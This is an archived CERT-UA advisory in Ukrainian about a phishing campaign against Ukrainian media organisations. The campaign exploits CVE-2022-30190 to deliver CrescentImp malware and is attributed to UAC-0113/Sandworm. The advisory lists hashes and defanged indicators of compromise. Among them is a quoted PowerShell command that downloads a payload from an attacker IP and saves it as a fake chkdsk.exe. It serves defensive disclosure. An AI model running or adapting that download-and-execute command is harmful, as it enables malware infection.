CERT-UA

Archived: 2026-04-05 23:44:19 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA від учасника інформаційного обміну отримано інформацію щодо масового розсилання електронних листів, зокрема, серед медійних організацій України (радіостанції, газети, новинні агенції та інші) з темою "СПИСОК посилань на інтерактивні карти". Встановлено більше 500 електронних адрес отримувачів.

У додатку лист містив документ "СПИСОК_посилань_на_інтерактивні_карти.docx", відкриття якого призведе до завантаження HTML-файлу та виконання JavaScript-коду, що, в свою чергу, забезпечить завантаження та виконання EXE-файлу "2.txt", що класифіковано як шкідливу програму CrescentImp (дослідження триває).

Зловмисники продовжують використовувати вразливість CVE-2022-30190 та все частіше вдаються до розсилань електронних листів зі скомпрометованих електронних адрес державних органів.

У випадку виявлення ознак компрометації за наданими індикаторами просимо терміново інформувати.

Активність відстежується за ідентифікатором UAC-0113 (з середнім рівнем впевненості асоційовано з групою Sandworm).

Індикатори компрометації

Файли:

```
cc27122efef26fa2b4cc5d30845704e7    129073fd0f9234737ff8ca1aadd8cbaef664015d1088d68e8e501fa757c991d0
106d1413f8768be03cb7dc982a1455f9    22d413e4b4fb45f058c312942fb170c2225ab7f30a653d3aeba79c054837b297
32ed33d2723251046168fa9ab2016b65    e5f2033a86429f7921449397f3ca06dd92ff14ba35e013fcfdc47d4c4736d046

3e8ee32c4a5c24dbfe4e3ded8b8dc9e5    03700e0d02a6a1d76ecaa4d8307e40f76e07284646b3c45693054996f2e643d7
156c8c604c209248b1dd0fe757960726    24811e849a7a0e73788bc893bed81b88405883eb9114557eacd26a90c2a81c29
4825e7df93d8acb3dd236cc14c342a71    c84bbfce14fdc65c6e738ce1196d40066c87e58f443e23266d3b9e542b8a583e
3f92f5020650fbf965ee3d0a8b920058    1373da91522f7f854f6d5c6d248d8496ebd7bc004651e73dc9325c10ee8ea05a
```

Хостові:

```
Invoke-WebRequest -Uri hxxp://185[.]80.92.143:8998/2.txt -OutFile C:\Users\Public\chkdsk.exe;Invoke-
C:\Users\Public\chkdsk.exe
%APPDATA%\chkdsk.exe
HKCU\Software\Classes\<ZWXpSjTw3bwSniATW8SN>\
```


```
Windows check disk (назва служби)
999bpJZ1MYwlDF42cztG (м'ютекс; не використовується)
```

Мережеві:

```
hxxp://185[.]80.92.143:8998/update.html
hxxp://185[.]80.92.143:8998/2.txt
hxxps://87[.]236.161.43/i
185[.]80.92.143
87[.]236.161.43

hXXp://72[.]167.223.219/MSDriverLoader[.]exe
hXXp://203[.]96.191.70/MSDriverMonitor[.]exe
hXXps://star-cz.ddns[.]net/requestgeoSqlUniversalwordpress.php
72[.]167.223.219
203[.]96.191.70
star-cz.ddns[.]net
```

Графічні зображення



Source: https://cert.gov.ua/article/160530